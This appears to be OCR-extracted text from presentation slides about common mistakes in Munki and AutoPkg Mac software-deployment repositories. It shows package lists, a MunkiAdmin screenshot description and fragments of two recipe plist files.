
View Open Save Reload Properties Search

All Packages

Name	Display Name	Version	Modified
Adium	Adium	1.5.10	9/27/14, 10:21 AM
AdobeFlashPlayer	Adobe Flash Player	20.0.0.235	12/9/15, 12:02 PM
AdobeFlashPlayer	Adobe Flash Player	20.0.0.267	12/30/15, 9:04 PM
AdobeFlashPlayer	Adobe Flash Player	20.0.0.286	1/23/16, 8:33 AM
AdobeReader	Adobe Reader	11.0.10	12/10/14, 6:40 AM
ApacheDirectoryStudio	ApacheDirectoryStudio	2.0.0	10/17/15, 5:32 PM
AppZapper	AppZapper	2.0.1	1/23/16, 3:25 PM
Atom	Atom	1.3.2	12/16/15, 3:07 PM
Atom	Atom	1.3.3	1/9/16, 3:17 PM
Atom	Atom	1.4.0	1/15/16, 7:51 AM
Audacity	Audacity	2.1.1.0	7/27/15, 9:57 PM
Audacity	Audacity	2.1.2.0	1/23/16, 8:33 AM
AutoCasperNBI	AutoCasperNBI	1.3.2	12/14/15, 1:14 PM
AutoCasperNBI	AutoCasperNBI	1.3.3	12/19/15, 11:39 AM
AutoDMG		1.5.4	12/2/15, 9:23 AM
AutoDMG		1.5.5	1/23/16, 8:33 AM
AutoPkgr	AutoPkgr	1.3.2	9/19/15, 4:56 PM
Avira Free Mac Security	Avira Free Mac Security	3.0	1/2/16, 8:32 AM
BackupLoupe	BackupLoupe	2.9	11/19/15, 6:28 AM
BitTorrent Sync	BitTorrent Sync	2.2.7	11/14/15, 6:40 AM
BitTorrent Sync	BitTorrent Sync	2.3.0	1/23/16, 8:33 AM
BitTorrentSync	BitTorrent Sync	2.2.2	9/25/15, 6:39 AM
BonjourBrowser	Bonjour Browser	1.5.6	9/27/14, 10:21 AM
Carcine	Carcine	1.1.1	9/27/14, 10:21 AM
Cakebrew	Cakebrew	1.1.5	12/18/15, 6:41 AM
CakeBrew	CakeBrew	1.1.2	12/18/15, 6:40 AM
CasherCopyCleaner	Casher Copy Cleaner	1.1.0	12/5/15, 7:42 AM
cd to	cd to	2.6	9/6/15, 3:55 PM
Clarify	Clarify	2.0.5	7/27/15, 9:57 PM
coconutBattery	coconutBattery	3.2.1	7/11/15, 3:53 PM
CoRD	CoRD	0.5.7	9/27/14, 10:21 AM
DaisyDisk	DaisyDisk	4.0.2	11/1/15, 7:24 PM
Dropbox	Dropbox	3.12.5	12/9/15, 12:02 PM
Dropbox	Dropbox	3.12.6	12/27/15, 4:50 PM
Evernote	Evernote	6.3	12/9/15, 12:02 PM
Evernote	Evernote	6.4	1/9/16, 3:17 PM
Find Any File	Find Any File	1.8.9	9/6/15, 3:55 PM

Summary

Pkginfo keys
Architectures
Blocking apps
Catalogs
Choices XML
Installs
Items to copy
Receipts
Requires
Update for



#10: FIND/REPLACE FLUBS

The screenshot shows the MunkiAdmin application interface. On the left, there's a sidebar with various sections like General, Managed Installs, Managed Uninstalls, Managed Updates, Optional Installs, Included Manifests, Referencing Manifests, Conditions, Developers, and Utilities. The 'Managed Installs' section is currently selected. In the main pane, there's a table titled 'private/tmp/munki_repo/manifests/_Elliots-Macs'. The table has two columns: 'Package' and 'Condition'. A red box highlights the 'Package' column for the entry 'CakeBrew'. The table lists numerous packages, each with a small icon and a condition value of '--'. The bottom of the table has a '+' button.

Package	Condition
Atom	--
AutoDMG	--
AutoPkar	--
CakeBrew	--
CarbonCopy Cloner	--
cd to	--
Find Any File	--
Fluid	--
GitHub Desktop	--
Icon Grabber	--
iMazing	--
Kaleidoscope	--
MenuMeters	--
MunkiAdmin	--
Name Mangler	--

At the bottom of the table, there are '+ -' buttons.

Developer	Package	Version	Last Modified
Atlassian	coconutBattery	3.2.1	7/11/15, 3:53 PM
Atlassian	CoRD	0.5.7	9/27/14, 10:21 AM
Austin Sarner and Brian Ball	DaisyDisk	4.0.2	11/1/15, 7:24 PM
Avira Operations GmbH &...	Dropbox	3.12.5	12/9/15, 12:02 PM
Ben Toms	Dropbox	3.12.6	12/27/15, 4:50 PM
BitTorrent, Inc.	Evernote	6.3	12/9/15, 12:02 PM
BitTorrent, Inc.	Evernote	6.4	1/9/16, 3:17 PM
BitTorrent, Inc.	Find Any File	1.8.9	9/6/15, 3:55 PM

#11: LOOSE LICENSING

Flip4Mac-3.pkg.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Description</key>
    <string>Downloads the latest 3.x version of Flip4Mac for OS X and makes a package.</string>
    <key>Identifier</key>
    <string>com.github.autopkg.pkg.Flip4Mac-3</string>
    <key>Input</key>
    <dict>
        <key>PKG_NAME</key>
        <string>Flip4Mac.pkg</string>
        <key>NAME</key>
        <string>Flip4Mac</string>
    </dict>
    <key>MinimumVersion</key>
    <string>0.2.5</string>
    <key>ParentRecipe</key>
    <string>com.github.autopkg.download.Flip4Mac-3</string>
    <key>Process</key>
    <array>
        <dict>
            <key>Arguments</key>
```

EULA:
YOLO.

- L(ツ) -

#11: LOOSE LICENSING

FinalCutPro.munki.recipe


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Identifier</key>
    <string>local.munki.FinalCutPro</string>
    <key>Input</key>
    <dict>
        <key>MUNKI_REPO_SUBDIR</key>
        <string>apps/finalcut</string>
        <key>NAME</key>
        <string>Final Cut Pro</string>
        <key>pkginfo</key>
        <dict>
            <key>catalogs</key>
            <array>
                <string>testing</string>
            </array>
            <key>display_name</key>
            <string>%NAME%</string>
            <key>name</key>
            <string>%NAME%</string>
            <key>unattended_install</key>
            <true/>
        
```




#12: SOFTWARE REGRESSION



#12: SOFTWARE REGRESSION



#13: SIDE-LOADING AND HIJACKING



